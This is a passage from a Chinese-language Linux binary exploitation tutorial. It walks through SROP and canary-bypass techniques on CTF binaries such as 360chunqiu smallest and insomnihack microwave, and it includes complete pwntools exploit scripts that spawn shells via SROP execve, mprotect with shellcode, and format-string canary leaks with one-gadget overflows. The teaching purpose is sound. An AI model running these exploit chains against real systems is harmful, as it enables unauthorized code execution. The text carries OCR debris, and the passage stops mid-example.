:0000000000400544 buf             = byte ptr -10h
:0000000000400544
:0000000000400544                 push    rbp
:0000000000400545                 mov     rbp, rsp
:0000000000400548                 sub     rsp, 10h
:000000000040054C                 mov     edi, 3          ; seconds
:0000000000400551                 mov     eax, 0
:0000000000400556                 call    _sleep
:000000000040055B                 lea     rax, [rbp+buf]
:000000000040055F                 mov     edx, 50Fh       ; nbytes
:0000000000400564                 mov     rsi, rax        ; buf
:0000000000400567                 mov     edi, 0          ; fd
:000000000040056C                 mov     eax, 0
:0000000000400571                 call    _read
:0000000000400576                 leave
:0000000000400577                 retn
:0000000000400577 main            endp
:0000000000400577
```

和之前的例子比起来，这个程序可以说是极其简洁了。栈溢出，got表中没有system，也没有write，puts之类的输出函数，没办法泄露libc，使用ROPgadget也搜不到syscall。那么这个题目就无解了吗？其实不然，ROPgadget似乎存在一个缺陷，无法把单独的syscall识别成一个gadget。因此我们需要安装另一个gadget搜寻工具ropper[https://github.com/sashs/Ropper]，通过ropper搜索到了一个syscall

```
0x0000000000400657: nop; sub rsp,
0x0000000000400656: nop; nop; sub
0x0000000000400417: ret;
0x0000000000400560: syscall;
```

但是存在另一个问题，我们找不到给rsi，rdi等寄存器赋值的gadget。这就意味着我们也没办法直接通过ROP实现getshell。我们注意到read读取的长度是0x50f，而栈溢出只需要16字节就能够到rip。可以溢出的长度远大于SigreturnFrame的长度，所以我们可以尝试使用SROP getshell
在写脚本之前，我们先确定一下getshell 的方案，这里我们选择直接调用sys_execve执行execve('/bin/sh', 0, 0)。这个方案要求我们读取字符串到一个固定的地址”/bin/sh\x00”。由于syscall实际上是拆分了mov edx, 50Fh这条指令，执行完syscall之后是两个\x00

```
.text:0000000000400551                mov     eax, 0
.text:0000000000400556                call    _sleep
.text:000000000040055B                lea     rax, [rbp+buf]
.text:000000000040055B ; ---------------------------------------------------------------------------
.text:000000000040055F                db 0BAh
.text:0000000000400560 ; ---------------------------------------------------------------------------
.text:0000000000400560                syscall
.text:0000000000400560 ; ---------------------------------------------------------------------------
.text:0000000000400562                db    0
.text:0000000000400563                db    0
.text:0000000000400564 ; ---------------------------------------------------------------------------
.text:0000000000400564                mov     rsi, rax        ; buf
```

无法被解释成合法的指令，所以我们没办法用SROP调用read。我们考虑用程序中原有的read读取”/bin/sh\x00”。

```
.text:0000000000400551                mov     eax, 0
.text:0000000000400556                call    _sleep
.text:000000000040055B                lea     rax, [rbp+buf]
.text:000000000040055F                mov     edx, 50Fh
.text:0000000000400564                mov     rsi, rax        ; buf
.text:0000000000400567                mov     edi, 0          ; fd
.text:000000000040056C                mov     eax, 0
.text:0000000000400571                call    _read
.text:0000000000400576                leave
```

由于我们找不到给rsi传值的gadget，我们考虑通过修改rbp来修改rax，进而修改rsi。我们先劫持一下rbp

```
syscall_addr = 0x400560
set_read_addr = 0x40055b
read_addr = 0x400571
fake_stack_addr = 0x60116c
fake_ebp_addr = 0x60116c
binsh_addr = 0x60115c

io = remote('172.17.0.3', 10001)

payload = ""
payload += 'a'*16                  #padding
payload += p64(fake_stack_addr) #两次leave造成的stack pivot，第一次使rbp变为0x60116c，rbp+buf为0x60115c
payload += p64(set_read_addr)   #lea rax, [rbp+buf]; mov edx, 50Fh; mov rsi, rax; mov edi, 0; mov eax, 0; call _read
io.send(payload)
```


执行完第二次read之后，我们测试用的数据1234被读取到了固定地址0x60115c处，然而由于call _read后的leave，栈也被劫持到了0x601174.此时rip又指向了retn，所以我们把测试数据替换成ROP链就可以继续进行操作。这里我们可以顺势把”/bin/sh\x00”放在0x60115c，然后接上一些填充字符串，在0x601174接rt_sigreturn，后面接SigreturnFrame，就完成SROP了。但是问题是我们只有syscall，怎么设置rax=0xf从而调用rt_sigreturn呢？

我们知道read的返回值是其成功读取的字符数，而i386/amd64的返回值一般保存在eax/rax中。因此，我们可以先再次调用read读取15个字符，然后执行到retn时调用syscall。因此构造payload如下

```
frameExecve = SigreturnFrame()              #设置SROP Frame
frameExecve.rax = constants.SYS_execve
frameExecve.rdi = binsh_addr
frameExecve.rsi = 0
frameExecve.rdx = 0
frameExecve.rip = syscall_addr
```

```
payload = ""
payload += "/bin/sh\x00"                    #\bin\sh，在0x60115c
payload += 'a'*8                            #padding
payload += p64(fake_stack_addr+0x10)        #在0x60116c，leave指令之后rsp指向此处+8，+0x18之后指向
syscall所在栈地址
payload += p64(read_addr)                   #在0x601174，rsi，rdi，rdx不变，调用read，用下面的set
rax输入15个字符设置rax = 15
payload += p64(fake_ebp_addr)               #call read下一行是leave，rsp再次被换成fake_stack_
addr+0x10+8，即0x60117c+8。随便设置了一个可读写地址
payload += p64(syscall_addr)                #在0x60117c+8，即0x601184，调用syscall。上一步的call
read读取了15个字符，所以rax=0xf，这个syscall将会触发sys_sigreturn，触发SROP
payload += str(frameExecve)                 #SigreturnFrame
```

虽然0x601174-0x60115c=0x18，“/bin/sh\x00”占据8个字符，但是padding却不是’a’*0x10而是’a’*8.这是因为再次执行read还是会碰到leave指令，因此这里栈上的rbp需要精心计算。



第三次read的时候（第一次劫持了RBP并调用第二次，第二次读”/bin/sh\x00”和SigreturnFrame到bss上新的栈帧并调用第三次）是直接调用了call _read这行指令，rsi，rdi，rdx都不变，所以任何输入的数据都会覆盖掉payload最开始的15个字符。为了防止”/bin/sh\x00”被改掉，我们再次输入payload的前15个字符，改相当于没改。

```
io.send('/bin/sh\x00' + ('a')*7)        #读取15个字符到0x60115c，目的是利用read返回值为读取的字
节数的特性设置rax=0xf，注意不要使/bin/sh\x00字符串发生改变
```

这时候如果是pwntools+IDA调试，retn之后将会跳到syscall。此时第一次syscall时rax是0xf，再按一次F8就会发现RAX和其他寄存器的值都换成了SigreturnFrame中预设的值。这就是SROP攻击成功了。此时直接F9，就可以使用io.interactive()开shell了。

```
>>> io.send('/bin/sh\x00' + ('a')*7)          #读取15个字符到0x60115c，目的是利用rea
要使/bin/sh\x00字符串发生改变
>>> io.interactive()
[*] Switching to interactive mode
ls
core  flag.txt  funsignals  libc.so.6  linux_serverx64  smallest  unexploitable
```


0x02 SROP实例2

上一节中我们学习了如何使用SROP完成一次攻击。这一节我们将通过另一个例子继续巩固SROP技巧，并通过另一种方法完成攻击。我们打开例子~/360chunqiu 2017-smallest/smallest。这同样是个非常简单的程序

```
.text:00000000004000B0 ; ---------------  S U B R O U T I N E  ---------------
.text:00000000004000B0
.text:00000000004000B0
.text:00000000004000B0                  public start
.text:00000000004000B0 start            proc near
.text:00000000004000B0                  xor     rax, rax
.text:00000000004000B3                  mov     edx, 400h
.text:00000000004000B8                  mov     rsi, rsp
.text:00000000004000BB                  mov     rdi, rax
.text:00000000004000BE                  syscall
.text:00000000004000C0                  retn
.text:00000000004000C0 start            endp
.text:00000000004000C0
.text:00000000004000C0 _text            ends
.text:00000000004000C0
```

这个程序同样可以用SROP执行execve（‘/bin/sh\x00’，0，0）（我们把它作为练习），但是这次我们来试一下通过mprotect修改内存页属性+shellcode进行getshell。

首先，我们我们得为shellcode寻找一片地址。由于这个程序没有BSS段



我们只能选择先用mprotect修改一片不可写内存为可写或者直接写在栈上。前一种方案势必要使用SROP，从而造成栈劫持，而新栈上的数据无法控制，会导致程序retn后崩溃。因此我们只能选择写shellcode在栈上。这就需要我们泄露栈地址。我们可以先用sys_read读取1个字节长度，设置rax=1，然后调用sys_write泄露数据。程序设置buf的指令是mov rsp, rsi，所以直接返回到这行指令上就可以泄露rsp地址。

```
syscall_addr = 0x4000be
start_addr = 0x4000b0
set_rsi_rdi_addr = 0x4000b8
shellcode = asm(shellcraft.amd64.linux.sh())

io = remote('172.17.0.3', 10001)

payload = ""
payload += p64(start_addr)              #返回到start重新执行一遍sys_read，利用返回值设置rax = 1，调用sys_write
payload += p64(set_rsi_rdi_addr)        #mov rsi, rsp; mov rdi, rax; syscall; retn，此时相当于执行sys_write(1, rsp, size)
payload += p64(start_addr)              #泄露栈地址之后返回到start，执行下一步操作

io.send(payload)
sleep(3)
io.send(payload[8:8+1])                 #利用sys_read读取一个字符，设置rax = 1
stack_addr = u64(io.recv()[8:16]) + 0x100    #从泄露的数据中抽取栈地址
log.info('stack addr = %#x' %(stack_addr))
```

```
> payload =
> payload += p64(start_addr)                  #返回到start重新执行一遍sys_read，利用返回值设置rax = 1，调用sys_write
> payload += p64(set_rsi_rdi_addr)    #mov rsi, rsp; mov rdi, rax; syscall; retn，此时相当于执行sys_write(1, rsp, size)
> payload += p64(start_addr)                  #泄露栈地址之后返回到start，执行下一步操作
>
> io.send(payload)
> sleep(3)
> io.send(payload[8:8+1])                                  #利用sys_read读取一个字符，设置rax = 1
> stack_addr = u64(io.recv()[8:16]) + 0x100   #从泄露的数据中抽取栈地址
> log.info('stack addr = %#x' %(stack_addr))
] stack addr = 0x7ffc20baca08
```

泄露出栈地址之后我们就可以开始把栈劫持到泄露出来的栈地址处了。由于在上一步泄露栈地址时，我们设置了泄露后返回到start处，因此接下来程序应该继续执行一次read.我们利用这次read使用SROP执行sys_read，在读取接下来payload的同时完成栈劫持。

```
frame_read = SigreturnFrame()                #设置read的SROP帧
frame_read.rax = constants.SYS_read
frame_read.rdi = 0
frame_read.rsi = stack_addr
frame_read.rdx = 0x300
frame_read.rsp = stack_addr                  #这个stack_addr地址中的内容就是start地址，SROP执行完后ret跳转到start
frame_read.rip = syscall_addr

payload = ""
payload += p64(start_addr)                   #返回到start重新执行一遍sys_read，利用返回值设置rax = 0xf，调用sys_sigreturn
payload += p64(syscall_addr)                 #ret到syscall，下接SROP帧，触发SROP
payload += str(frame_read)
io.send(payload)
sleep(3)
io.send(payload[8:8+15])                     #利用sys_read读取一个字符，设置rax = 0xf，注意不要让payload内容被修改
sleep(3)
```

由于syscall的下一条指令是retn，所以通过合理设置rsp我们让SROP执行sys_read完成后又返回到start，再次使用SROP执行sys_mprotect，修改shellcode所在的栈页面为RWX

```
frame_mprotect = SigreturnFrame()            #设置mprotect的SROP帧，用mprotect修改栈内存为RWX
frame_mprotect.rax = constants.SYS_mprotect
frame_mprotect.rdi = stack_addr & 0xFFFFFFFFFFFFF000
frame_mprotect.rsi = 0x1000
frame_mprotect.rdx = constants.PROT_READ | constants.PROT_WRITE | constants.PROT_EXEC
frame_mprotect.rsp = stack_addr
frame_mprotect.rip = syscall_addr

payload = ""
payload += p64(start_addr)
payload += p64(syscall_addr)
payload += str(frame_mprotect)

io.send(payload)
sleep(3)
io.send(payload[8:8+15])
sleep(3)
```

再次返回到start，使用ROP链跳转到shellcode所在地址，同时输入shellcode

```
payload = ""
payload += p64(stack_addr+0x10)              #ret到stack_addr+0x10，即shellcode所在地址
payload += asm(shellcraft.amd64.linux.sh())
```

```
io.send(payload)
sleep(3)
io.interactive()
```

文章附件请点此跳转到原文下载:

Linux pwn入门教程(9)——stack canary与绕过的思路

作者：Tangerine@SAINTSEC

0x00 canary简介

我们知道，通常栈溢出的利用方式是通过溢出存在于栈上的局部变量，从而让多出来的数据覆盖ebp、eip等，从而达到劫持控制流的目的。然而stack canary这一技术的应用使得这种利用手段变得难以实现。canary的意思是金丝雀，来源于英国矿井工人用来探查井下气体是否有毒的金丝雀笼子。工人们每次下井都会带上一只金丝雀如果井下的气体有毒，金丝雀由于对毒性敏感就会停止鸣叫甚至死亡，从而使工人们得到预警。这个概念应用在栈保护上则是在初始化一个栈帧时在栈底设置一个随机的canary值，栈帧销毁前测试该值是否“死掉”，即是否被改变，若被改变则说明栈溢出发生，程序走另一个流程结束，以免漏洞利用成功。

当一个程序开启了canary保护时，使用checksec脚本检查会出现以下结果

```
root@kali:~# checksec microwave
[*] '/root/microwave'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
```

可以看到Stack一行显示Canary found。此外，在函数栈帧初始化时也会在栈上放置canary值并且在退出前验证

```
__int64 sub_1000()
{
  __int64 v1; // [sp+0h] [bp-418h]@1
  __int64 v2; // [sp+408h] [bp-10h]@1

  v2 = *MK_FP(__FS__, 40LL);
  __printf_chk(1LL, "\n                    0> ");
  fflush(0LL);
  read(0, &v1, 0x800uLL);
  puts("\n                    Done.");
  return *MK_FP(__FS__, 40LL) ^ v2;
}
```

```
.text:0000000000001000 sub_1000        proc near               ; CODE XREF: main+1F9↑p
.text:0000000000001000
.text:0000000000001000 var_10          = qword ptr -10h
.text:0000000000001000
.text:0000000000001000                 sub     rsp, 418h
.text:0000000000001007                 lea     rsi, asc_2ADB   ; "\n                    0> "
.text:000000000000100E                 mov     edi, 1
.text:0000000000001013                 mov     rax, fs:28h
.text:000000000000101C                 mov     [rsp+418h+var_10], rax
.text:0000000000001024                 xor     eax, eax
.text:0000000000001026                 call    __printf_chk
.text:000000000000102B                 xor     edi, edi        ; stream
.text:000000000000102D                 call    _fflush
.text:0000000000001032                 xor     edi, edi        ; fd
.text:0000000000001034                 mov     rsi, rsp        ; buf
.text:0000000000001037                 mov     edx, 800h       ; nbytes
.text:000000000000103C                 xor     eax, eax
.text:000000000000103E                 call    _read
.text:0000000000001043                 lea     rdi, aDone_     ; "\n                    Done."
.text:000000000000104A                 call    _puts
.text:000000000000104F                 mov     rax, [rsp+418h+var_10]
.text:0000000000001057                 xor     rax, fs:28h
.text:0000000000001060                 jnz     short loc_106A
.text:0000000000001062                 add     rsp, 418h
.text:0000000000001069                 retn
.text:000000000000106A ; ---------------------------------------------------------------------------
.text:000000000000106A
.text:000000000000106A loc_106A:                               ; CODE XREF: sub_1000+60↑j
.text:000000000000106A                 call    __stack_chk_fail
.text:000000000000106A sub_1000        endp
.text:000000000000106A
.text:000000000000106A ; ---------------------------------------------------------------------------
```

很显然，一旦我们触发栈溢出漏洞，除非能猜到canary值是什么，否则函数退出的时候必然会通过异或操作检测到canary被修改从而执行stack_chk_fail函数。因此，我们要么想办法获取到canary的值，要么就要防止触发stack_chk_fail，或者利用这个函数。

0x01泄露canary

首先我们要介绍的方法是泄露canary。很显然，这个方法就是利用漏洞来泄露出canary的值，从而在栈溢出时在payload里加入canary以通过检查。首先我们来看一下使用格式化字符串泄露canary的情况。
打开例子~/insomnihack CTF 2016-microwave/microwave。这个程序的流程看起来有点复杂，而且文章开头的checksec结果显示它开了一大堆保护。但是程序中存在着两个漏洞，分别是功能1中的一个格式化字符串漏洞和功能2中的一个栈溢出漏洞。


```
    if ( v6 == '1' )
    {
      fwrite("\n           Log in on Twitter:\n", 1uLL, 0x1FuLL, stdout);
      fwrite("          username: ", 1uLL, 0x15uLL, stdout);
      fflush(0LL);
      fgets((char *)v4, 40, stdin);
      fwrite("          password: ", 1uLL, 0x15uLL, stdout);
      fflush(0LL);
      v3 = 20LL;
      fgets((char *)v4 + 40, 20, stdin);
      v5 = (char *)v4;
      sub_F00((__int64)v4);
    }
```

```
__int64 __fastcall sub_F00(__int64 a1)
{
  size_t v1; // rbx@1
  char *v2; // rbx@4
  size_t v3; // rax@4
  __int64 i; // rdx@4
  __int64 v6; // [sp+8h] [bp-28h]@1

  v1 = 1LL;
  v6 = *MK_FP(__FS__, 40LL);
  __printf_chk(1LL, "\nChecking ");
  __printf_chk(1LL, a1);
  puts("Twitter account");
  fflush(0LL);
  while ( v1 < strlen((const char *)(a1 + 40)) )
```

main函数中使用fgets获取的输入被作为参数传递给sub_F00，然后使用__printf_chk直接输出，存在格式化字符串漏洞，可以泄露内存

```
__int64 sub_1000()
{
  __int64 v1; // [sp+0h] [bp-418h]@1
  __int64 v2; // [sp+408h] [bp-10h]@1

  v2 = *MK_FP(__FS__, 40LL);
  __printf_chk(1LL, "\n           #> ");
  fflush(0LL);
  read(0, &v1, 0x800uLL);
  puts("\n           Done.");
  return *MK_FP(__FS__, 40LL) ^ v2;
}
```


功能2调用sub_1000，其中read读取了过多字符，可以造成栈溢出
在之前的文章中我们提到过FORTIFY对于格式化字符串漏洞的影响，也就是说这个程序我们无法使用%n修改任何内存，所以我们能用来劫持程序执行流程的漏洞显然只有栈溢出。这个时候我们就需要用到格式化字符串漏洞来泄露canary了。
首先我们调试一下这个程序，让程序执行到call __printf_chk一行并查看寄存器和栈的情况，看一下我们可以泄露哪些东西。



结合调试和对内存的分析，我们不难发现泄露出来的第一个数据可以直接用来计算libc在内存中的地址（当然你也可以选择用下面的stdout和stdin），而第6个数据就是canary，因此我们就可以构造脚本泄露地址并利用其计算one gadget RCE的地址

```
io.sendline('1')                                    #使用功能1触发格式化字符串漏洞
io.recv('username: ')
io.sendline('%p.'*8)                                #格式化字符串泄露libc中的地址和canary
io.recvuntil('password: ')
io.sendline('n07_7h3_fl46')                         #密码硬编码在程序中，可以直接看到
leak_data = io.recvuntil('[MicroWave]: ').split()[1].split('.')
leak_libc = int(leak_data[0], 16)
one_gadget_addr = leak_libc - 0x3c3760 + 0x45526    #计算one gadget RCE地址
canary = int(leak_data[5], 16)
log.info('Leak canary = %#x, one gadget RCE address = %#x' %(canary, one_gadget_addr))
```

然后我们进入功能2触发栈溢出漏洞，调试发现canary和rip中间还隔着8个字节



据此我们就可以写出脚本getshell了


```
from pwn import *

context.update(os = 'linux', arch = 'amd64')

io = remote('172.17.0.2', 10001)

io.sendline('1')                                    #使用功能1触发格式化字符串漏洞
io.recv('username: ')
io.sendline('%p.'*8)                                #格式化字符串泄露libc中的地址和canary
io.recvuntil('password: ')
io.sendline('n07_7h3_fl46')                         #密码硬编码在程序中，可以直接看到
leak_data = io.recvuntil('[MicroWave]: ').split()[1].split('.')
leak_libc = int(leak_data[0], 16)
one_gadget_addr = leak_libc - 0x3c3760 + 0x45526    #计算one gadget RCE地址
canary = int(leak_data[5], 16)
log.info('Leak canary = %#x, one gadget RCE address = %#x' %(canary, one_gadget_addr))

payload = "A"*1032                                  #padding
payload += p64(canary)                              #正确的canary
payload += "B"*8                                    #padding
payload += p64(one_gadget_addr)                     #one gadget RCE

io.sendline('2')                                    #使用有栈溢出的功能2
io.recvuntil('#> ')
io.sendline(payload)

sleep(0.5)
io.interactive()
```

当然，并不是所有有canary的程序都能那么幸运地有一个格式化字符串漏洞，不过我们还可以利用栈溢出来泄露canary。我们再来看一下另一个例子~/CSAW Quals CTF 2017-scv/scv。

这是一个用C++写成的64位ELF程序，所以IDA F5插件看起来有点混乱，但是很显然还是能看出来主要的功能的。

```
while ( v25 )
{
  LODWORD(v3) = std::operator<<<std::char_traits<char>>(&std::cout, "--------------------------");
  std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
  LODWORD(v4) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]SCV GOOD TO GO,SIR....");
  std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
  LODWORD(v5) = std::operator<<<std::char_traits<char>>(&std::cout, "--------------------------");
  std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
  LODWORD(v6) = std::operator<<<std::char_traits<char>>(&std::cout, "1.FEED SCV....");
  std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
  LODWORD(v7) = std::operator<<<std::char_traits<char>>(&std::cout, "2.REVIEW THE FOOD....");
  std::ostream::operator<<(v7, &std::endl<char,std::char_traits<char>>);
  LODWORD(v8) = std::operator<<<std::char_traits<char>>(&std::cout, "3.MINE MINERALS....");
  std::ostream::operator<<(v8, &std::endl<char,std::char_traits<char>>);
  LODWORD(v9) = std::operator<<<std::char_traits<char>>(&std::cout, "--------------------------");
  std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
  std::operator<<<std::char_traits<char>>(&std::cout, ">>");
  std::istream::operator>>(&std::cin, &v24);
  switch ( v24 )
  {
    case 2:
      LODWORD(v15) = std::operator<<<std::char_traits<char>>(&std::cout, "--------------------------");
      std::ostream::operator<<(v15, &std::endl<char,std::char_traits<char>>);
      LODWORD(v16) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]REVIEW THE FOOD.....");
      std::ostream::operator<<(v16, &std::endl<char,std::char_traits<char>>);
      LODWORD(v17) = std::operator<<<std::char_traits<char>>(&std::cout, "--------------------------");
      std::ostream::operator<<(v17, &std::endl<char,std::char_traits<char>>);
      LODWORD(v18) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]PLEASE TREAT HIM WELL.....");
      std::ostream::operator<<(v18, &std::endl<char,std::char_traits<char>>);
      LODWORD(v19) = std::operator<<<std::char_traits<char>>(&std::cout, "--------------------------");
      std::ostream::operator<<(v19, &std::endl<char,std::char_traits<char>>);
      puts(&buf);
      break;
    case 3:
      v25 = 0;
      LODWORD(v20) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]BYE ~ TIME TO MINE MIENRALS...");
      std::ostream::operator<<(v20, &std::endl<char,std::char_traits<char>>);
      break;
    case 1:
      LODWORD(v10) = std::operator<<<std::char_traits<char>>(&std::cout, "--------------------------");
      std::ostream::operator<<(v10, &std::endl<char,std::char_traits<char>>);
      LODWORD(v11) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]SCV IS ALWAYS HUNGRY.....");
      std::ostream::operator<<(v11, &std::endl<char,std::char_traits<char>>);
      LODWORD(v12) = std::operator<<<std::char_traits<char>>(&std::cout, "--------------------------");
      std::ostream::operator<<(v12, &std::endl<char,std::char_traits<char>>);
      LODWORD(v13) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]GIVE HIM SOME FOOD.......");
      std::ostream::operator<<(v13, &std::endl<char,std::char_traits<char>>);
      LODWORD(v14) = std::operator<<<std::char_traits<char>>(&std::cout, "--------------------------");
      std::ostream::operator<<(v14, &std::endl<char,std::char_traits<char>>);
      std::operator<<<std::char_traits<char>>(&std::cout, ">>");
      v26 = read(0, &buF, 0xF8uLL);
      break;
    default:
      LODWORD(v21) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]DO NOT HURT MY SCV....");
      std::ostream::operator<<(v21, &std::endl<char,std::char_traits<char>>);
      break;
  }
```

